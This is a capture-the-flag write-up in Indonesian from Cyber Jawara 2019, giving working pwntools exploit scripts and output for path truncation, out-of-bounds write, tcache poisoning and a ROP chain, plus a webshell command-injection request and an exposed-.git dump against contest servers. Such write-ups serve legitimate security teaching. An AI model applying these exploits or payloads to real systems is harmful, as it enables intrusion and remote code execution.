CYBER JAWARA

[Capture The Flag]

NAMA TIM : [Lucifer]

Sabtu 7 September 2019

Ketua Tim	
1.	Antoni
Member	
1.	Anthony Viriya
2.	Yohan Muliono

Table of Content

Pwn

Starlight - 366 pts

Diberikan sebuah binary bersama dengan source code dengan konfigurasi sebagai berikut:

```
tempest@tempestuous:~/CTF/2019/CJ/pwn/starlight$ file starlight; checksec starlight
starlight: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
eb9f37e749a69ad33d987e2e871173d992, not stripped
[*] '/home/tempest/CTF/2019/CJ/pwn/starlight/starlight'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Jika kita amati source code dengan seksama, vulnerability terdapat pada bagian code ini:

```
printf("Choose language (id/en/it): ");
fgets(lang, sizeof(lang), stdin);
strtok(lang, "\n");

snprintf(path, MAXN, "languages/%s.lang", lang);

fp = fopen(path, "r");
```

Kita dapat melakukan truncation, dan directory traversal pada full path. Truncation dapat dilakukan dengan menginput karakter hingga mendekati batas, sehingga “.lang” terpotong dan kita bisa membuka “password.txt” agar kita bisa mendapatkan flag. Script exploit:

```python
#!/usr/bin/python

from pwn import *

def exploit():
    payload = "../"
    payload += "./"*((128-13-3-10)/2)
    payload += "password.txt\x00"
    r.sendlineafter(": ",payload)
    r.interactive()

exe = ELF("./starlight")

if len(sys.argv) < 2:
    r = process(exe.path,aslr=False)
    gdb.attach(r,"""
        b *0x555555554d2c
        c
    """)
else:
    r = remote("203.34.119.237",11337)

exploit()
```

Output:

```
tempest@tempestuous:~/CTF/2019/CJ/pwn/starlight$ python exploit.py go
[*] '/home/tempest/CTF/2019/CJ/pwn/starlight/starlight'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 203.34.119.237 on port 11337: Done
[*] Switching to interactive mode
bbde30acd34ae18b01235b3d569afa1e5$ 3

Pass: $ bbde30acd34ae18b01235b3d569afa1e5
CJ2019{just_like_vulnerability_in_fortigate_vpn_CVE-2018-13379}
\x00[*] Got EOF while reading in interactive
$
$
[*] Closed connection to 203.34.119.237 port 11337
```

Flag: ***CJ2019{just_like_vulnerability_in_fortigate_vpn_CVE-2018-13379}***

Noir - 423 pts

Diberikan binary dan source code dengan konfigurasi sebagai berikut:

```
tempest@tempestuous:~/CTF/2019/CJ/pwn/noir$ file noir; checksec noir
noir: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
e2749dc8794316abc83469d197b25, not stripped
[*] '/home/tempest/CTF/2019/CJ/pwn/noir/noir'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Jika dilihat pada source code, program menerapkan counting sort; kelemahan terdapat pada bagian berikut:

```
num = read_int(5);
while (num >= 0) {
  count[num]++;
  num = read_int(5);
}
```

Karena program tidak memvalidasi boundary dari array, kita dapat melakukan increment pada return address langsung, dan mengarahkannya kepada fungsi auto win di bawah:

```
void hidden_shell() {
  execve("/bin/sh", 0, 0);
}
```

Script Exploit dan Output:

```
tempest@tempestuous:~/CTF/2019/CJ/pwn/noir$ cat exploit.py
#!/usr/bin/python

from pwn import *

def exploit():
        for i in xrange(3): r.sendline("1006")
        r.sendline("-1")
        r.interactive()

exe = ELF("./noir")

if len(sys.argv) < 2:
        r = process(exe.path,aslr=False)
        gdb.attach(r,"""
                b *0x5555555549f0
                c
        """)
else:
        r = remote("203.34.119.237",11338)

exploit()
tempest@tempestuous:~/CTF/2019/CJ/pwn/noir$ python exploit.py go
[*] '/home/tempest/CTF/2019/CJ/pwn/noir/noir'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 203.34.119.237 on port 11338: Done
[*] Switching to interactive mode
===~ WELCOME ~===
Insert one number (0-1000) per line. To finish input, insert negative number.
\x00
Sorted:
0
0
0
$ cat flag.txt
CJ2019{can_u_pwn_this_without_hidden_shell_function?}
```

flag: ***CJ2019{can_u_pwn_this_without_hidden_shell_function?}***

Homelander - 488 pts

Diberikan binary tanpa libc dengan konfigurasi sebagai berikut:

```
tempest@tempestuous:~/CTF/2019/CJ/pwn/homelander$ file homelander; checksec homelander
homelander: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
4f98458da087a9ed908194439c6371333ce, stripped
[*] '/home/tempest/CTF/2019/CJ/pwn/homelander/homelander'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Jika kita jalankan, seperti menu *heap exploitation*:

```
tempest@tempestuous:~/CTF/2019/CJ/pwn/homelander$ ./homelander
  \\** Diary of a pwner **//

1) Add text
2) Edit text
3) View page
4) Erase text
Choice: ^C
```

Seperti yang diberitahukan oleh hint, server berjalan dengan OS Ubuntu 18.04, yang artinya program menggunakan sistem *tcache*. Terdapat kelemahan Use-After-Free dimana pointer yang menampung object diary tidak di-NULL-kan.

```
int delete()
{
  int result; // eax
  int v1; // [rsp+Ch] [rbp-4h]
  int v2; // [rsp+Ch] [rbp-4h]

  printf("Enter page number (1-16): ");
  v1 = read_int();
  if ( v1 <= 0 || v1 > 16 )
  {
    puts("Invalid page number");
    result = puts(&empty_str);
  }
  else
  {
    v2 = v1 - 1;
    if ( ptrs[v2] )
    {
      free(ptrs[v2]);
      result = puts("Erased");
    }
    else
    {
      result = puts("Empty page");
    }
  }
  return result;
```

```
int show()
{
  int result; // eax
  int v1; // [rsp+Ch] [rbp-4h]
  int v2; // [rsp+Ch] [rbp-4h]

  printf("Enter page number (1-16): ");
  v1 = read_int();
  if ( v1 <= 0 || v1 > 16 )
  {
    puts("Invalid page number");
    result = puts(&empty_str);
  }
  else
  {
    v2 = v1 - 1;
    if ( ptrs[v2] )
      result = printf("Dear diary,\n%s\n\n", ptrs[v2]);
    else
      result = puts("Empty page");
  }
  return result;
}
```

Kita masih dapat melakukan edit, *view*, dan *erase* pada diary yang sudah di-free. Untuk mendapatkan libc leak, kita cukup mengalokasikan 3 chunk (sebut saja A,B,C) berukuran 0x80 dan melakukan free sebanyak 8 kali terhadap chunk A, karena tcache dapat menampung chunk sebanyak 7 sebelum masuk ke sistem fast/smallbin untuk ukuran yang dimasukkan ke dalam bin saja. Chunk B dan C dialokasikan agar *malloc* tidak melakukan abort karena tidak dapat atau gagal melakukan pengecekan terhadap 2 chunk selanjutnya. Setelah mendapatkan leak libc, kita dapat melakukan *tcache poisoning* dan mengalokasikan chunk tepat diatas *__free_hook*, dan mendapatkan RCE.

Script Exploit:

```
tempest@tempestuous:~/CTF/2019/CJ/pwn/homelander$ cat exploit.py
#!/usr/bin/python

from pwn import *

def allocate(idx,size,payload):
        r.sendlineafter(": ",'1')
        r.sendlineafter(": ",str(idx))
        r.sendlineafter(": ",str(size))
        r.sendafter(": ",payload)

def edit(idx,payload):
        r.sendlineafter(": ",'2')
        r.sendlineafter(": ",str(idx))
        r.sendafter(": ",payload)

def show(idx):
        r.sendlineafter(": ",'3')
        r.sendlineafter(": ",str(idx))
        r.recvline()
        s = r.recvline(False)
        return s

def delete(idx):
        r.sendlineafter(": ",'4')
        r.sendlineafter(": ",str(idx))
```

```
def exploit():
        for i in xrange(1,5):
                allocate(i,0x80,chr(0x61+i))

        for i in xrange(8): delete(2)
        libc_leak = u64(show(2).ljust(8,'\x00'))
        libc.address = libc_leak - 0x3ebca0
        log.info("libc leak: {}".format(hex(libc_leak)))
        log.info("libc base: {}".format(hex(libc.address)))
        log.info("system: {}".format(hex(libc.symbols["system"])))

        allocate(5,0x40,'?')
        delete(5)
        delete(5)
        allocate(6,0x40,p64(libc.symbols["__free_hook"]))
        allocate(7,0x40,"/bin/sh\x00")
        allocate(8,0x40,p64(libc.symbols["system"]))
        delete(7)
        r.interactive()

exe = ELF("./homelander")
libc = exe.libc # libc-2.27-3.1.so

if len(sys.argv) < 2:
        r = process(exe.path,aslr=False)
        gdb.attach(r,"""
                b *0x555555554d1e
                c
        """)
else:
        r = remote("203.34.119.237",11340)

exploit()
```

Output:

```
tempest@tempestuous:~/CTF/2019/CJ/pwn/homelander$ python exploit.py go
[*] '/home/tempest/CTF/2019/CJ/pwn/homelander/homelander'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/lib/x86_64-linux-gnu/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 203.34.119.237 on port 11340: Done
[*] libc leak: 0x7f6f1e15aca0
[*] libc base: 0x7f6f1dd6f000
[*] system: 0x7f6f1ddbe440
[*] Switching to interactive mode
$ ls
flag.txt
homelander
$ cat flag.txt
CJ2019{>>*>__>remember,_you_guys_are_the_real_pwners_<*<<*<}
$
$
```

flag: ***CJ2019{>>*>__>remember,_you_guys_are_the_real_pwners_<*<<*<}***

Maeve - 697 pts

Diberikan binary dengan konfigurasi sebagai berikut:

```
tempest@tempestuous:~/CTF/2019/CJ/pwn/maeve$ file maeve; checksec maeve
maeve: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, f
0b47bfc2e91fa51, stripped
[*] '/home/tempest/CTF/2019/CJ/pwn/maeve/maeve'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

Jika kita lihat hasil dekompilasi IDA, terdapat *buffer overflow vulnerability*:


```
write((int)&savedregs, 1, (int)"Your name: ", 11);
sub_804FE50(&v11, 256, (int *)off_80EC4C4);
write((int)&savedregs, 1, (int)"Grtz ", 5);
write((int)&savedregs, 1, (int)&v11, 5);
write((int)&savedregs, 1, (int)"\nHere, you can save ur virtual notes\n", 37);
write((int)&savedregs, 1, (int)"How many pages u need: ", 23);
scanf("%d", &v8);
if ( v8 <= 0xC )
{
  for ( i = 0; i < v8; ++i )
  {
    write((int)&savedregs, 1, (int)"Note title :  ", 14);
    v4 = (*dword_80ECFC0[129 * i])(516 * i + 0x80ECFC0);
    scanf("%s", v4);
    write((int)&savedregs, 1, (int)"Note content (anything) : ", 26);
    v5 = dword_80ECFC0[129 * i][1](516 * i + 0x80ECFC0);
    scanf("%s", v5);
  }
  puts((int)"We will save your notes.   ");
  for ( j = 0; j < v8; ++j )
  {
    v6 = dword_80ECFC0[129 * j][1](516 * j + 0x80ECFC0);
    v7 = (*dword_80ECFC0[129 * j])(516 * j + 0x80ECFC0);
    printf((int)"%s:%s\n", v7, v6);
  }
  result = 0;
}
```

Fungsi sudah dinamai sebagian agar mudah dibaca. Terdapat vulnerability ketika kita menginput judul dan isi note. Kita dapat mengontrol eip karena program melakukan dynamic calling memanggil pointer ke fungsi (pada statement yang mengandung **dword_80ECFC0**). Bagian tersulitnya adalah menemukan gadget dan melakukan ROP; Jika diamati pada gdb, fungsi fgets atau **sub_804fe50** (pada saat penulisan, penulis baru menyadari) menerima string sepanjang 256 dan meletakkannya pada stack. Kita dapat melakukan ROP dengan script sebagai berikut:

```
tempest@tempestuous:~/CTF/2019/CJ/pwn/maeve$ cat exploit.py
#!/usr/bin/python

from pwn import *

def exploit():
        payload = 'a'*12
        payload += p32(0x080e69cd) # pop ecx ; ret
        payload += p32(0x80ed1c8) # target
        payload += p32(0x80bcc70) # mov esp, ecx ; ret
        r.sendlineafter(": ",payload)
        r.sendlineafter(": ","2")

        payload = p32(0x80ecfcc)
        # add esp, 0x20; pop ebx ; pop ecx ; pop edi ;ret
        payload += p32(0x80535b8)
        r.sendlineafter(":  ",payload)
        payload = 'a'*256
        payload += p32(0x80ecfc8)
        # below payload starts at 0x80ecfcc
        payload += p32(0x0806f6bb) # pop edx ; ret
        payload += p32(0x080ec060) # @ .data
        payload += p32(0x080e69cd) # pop ecx ; ret
        payload += '/bin'
        payload += p32(0x080556e2) # mov dword ptr [edx], ecx ; ret
        payload += p32(0x0806f6bb) # pop edx ; ret
        payload += p32(0x080ec064) # @ .data + 4
        payload += p32(0x080e69cd) # pop ecx ; ret
        payload += '//sh'
        payload += p32(0x080556e2) # mov dword ptr [edx], ecx ; ret
        payload += p32(0x0806f6bb) # pop edx ; ret
        payload += p32(0x080ec068) # @ .data + 8
        payload += p32(0x080e69cd) # pop ecx; ret
        payload += p32(0)
```

```
        payload += p32(0x080556e2) # mov dword ptr [edx], ecx ; ret
        payload += p32(0x080481c9) # pop ebx ; ret
        payload += p32(0x080ec060) # @ .data
        payload += p32(0x080e69cd) # pop ecx ; ret
        payload += p32(0x080ec068) # @ .data + 8
        payload += p32(0x0806f6bb) # pop edx ; ret
        payload += p32(0x080ec068) # @ .data + 8
        payload += p32(0x08049700) # xor eax, eax ; ret
        payload += p32(0x0807c136) # inc eax ; ret
        payload += p32(0x0807c136) # inc eax ; ret
        payload += p32(0x0807c136) # inc eax ; ret
        payload += p32(0x0807c136) # inc eax ; ret
        payload += p32(0x0807c136) # inc eax ; ret
        payload += p32(0x0807c136) # inc eax ; ret
        payload += p32(0x0807c136) # inc eax ; ret
        payload += p32(0x0807c136) # inc eax ; ret
        payload += p32(0x0807c136) # inc eax ; ret
        payload += p32(0x0807c136) # inc eax ; ret
        payload += p32(0x0807c136) # inc eax ; ret
        payload += p32(0x08049c91) # int 0x80
        r.sendlineafter(": ",payload)

        r.interactive()

exe = ELF("./maeve")

if len(sys.argv) < 2:
        r = process(exe.path,aslr=False)
        gdb.attach(r,"""
                # b *0x8048fae
                # b *0x8049046
                # b *0x804ef10
                # b *0x8048f5e
                b *0x080e69cd
                c
        """)
else:
        r = remote("203.34.119.237",11339)

exploit()
```


Output:



flag: ***CJ2019{w0w_c0ngrats_for_pwning_this_0n3!!1!!11!}***

Web Hacking


Mysterious - 100 pts



Ketika kami buka shell.php nya kami menemukan string yang aneh

Yang ketika dieksekusi menggunakan PHP interactive mode, merupakan string "_GET"

Sehingga kami menyusun request dengan payload




Lalu flagnya pun kami dapatkan


```
GET /shell.php?_GET=system&____=cat${IFS}flag.65a7d7e0c97b5cad0cd8e28c2823fc8c.txt
HTTP/1.1
Host: 203.34.119.237:50000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:69.0) Gecko/20100101
Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Sat, 07 Sep 2019 14:22:26 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 47
Connection: close
Content-Type: text/html; charset=UTF-8

CJ2019{shell_or_no_shell_that_is_the_question}
```

Under Construction - 100 pts



Kami pada awalnya melakukan enum seperti membuka /robots.txt, dan ternyata ada repository Git pada web server.



Lalu kami menggunakan tool https://github.com/arthaud/git-dumper untuk mendownload repository Git tersebut.


```
⌥⌘1 php ⌘1 zsh ⌘2 zsh ⌘3
96% 4.4 GB 9/07, 9:31 PM
┌─[avltree9798@Anthonys-MacBook-Pro] - [~/anjay/git-dumper] - [Sat Sep 07, 21:31
]
└─[$] <git:(master)> ./git-dumper.py http://203.34.119.237:50001/.git/ anjay
[-] Testing http://203.34.119.237:50001/.git/HEAD [200]
[-] Testing http://203.34.119.237:50001/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://203.34.119.237:50001/.gitignore [404]
[-] Fetching http://203.34.119.237:50001/.git/ [200]
[-] Fetching http://203.34.119.237:50001/.git/refs/ [200]
[-] Fetching http://203.34.119.237:50001/.git/COMMIT_EDITMSG [200]
[-] Fetching http://203.34.119.237:50001/.git/HEAD [200]
[-] Fetching http://203.34.119.237:50001/.git/description [200]
[-] Fetching http://203.34.119.237:50001/.git/config [200]
[-] Fetching http://203.34.119.237:50001/.git/index [200]
[-] Fetching http://203.34.119.237:50001/.git/info/ [200]
[-] Fetching http://203.34.119.237:50001/.git/logs/ [200]
[-] Fetching http://203.34.119.237:50001/.git/hooks/ [200]
[-] Fetching http://203.34.119.237:50001/.git/objects/ [200]
[-] Fetching http://203.34.119.237:50001/.git/refs/heads/ [200]
[-] Fetching http://203.34.119.237:50001/.git/refs/tags/ [200]
[-] Fetching http://203.34.119.237:50001/.git/refs/heads/master [200]
[-] Fetching http://203.34.119.237:50001/.git/logs/HEAD [200]
[-] Fetching http://203.34.119.237:50001/.git/logs/refs/ [200]
[-] Fetching http://203.34.119.237:50001/.git/info/exclude [200]
[-] Fetching http://203.34.119.237:50001/.git/hooks/applypatch-msg.sample [200]
```

Lalu kami cek commit history menggunakan command **git log --oneline**


Lalu kami revert ke commit Init, dan flag pun kami dapatkan

```
HEAD is now at 1b27f6e Init
┌─[avltree9798@Anthonys-MacBook-Pro] - [~/anjay/git-dumper/anjay] - [Sat Sep 07,
 21:34]
└─[$] <git:(1b27f6e)> cat index.html
<!DOCTYPE html>
<html>
  <head>
    <title>Not under construction</title>
  </head>

  <body>
    <h1>CJ2019{git_crawling_for_fun_and_profit}</h1>
  </body>
</html>
```

Chuu - 100 pts




Awalnya kami bermain-main didalam webnya, lalu kami mengecek proxy history kami, ternyata web menggunakan teknologi GraphQL



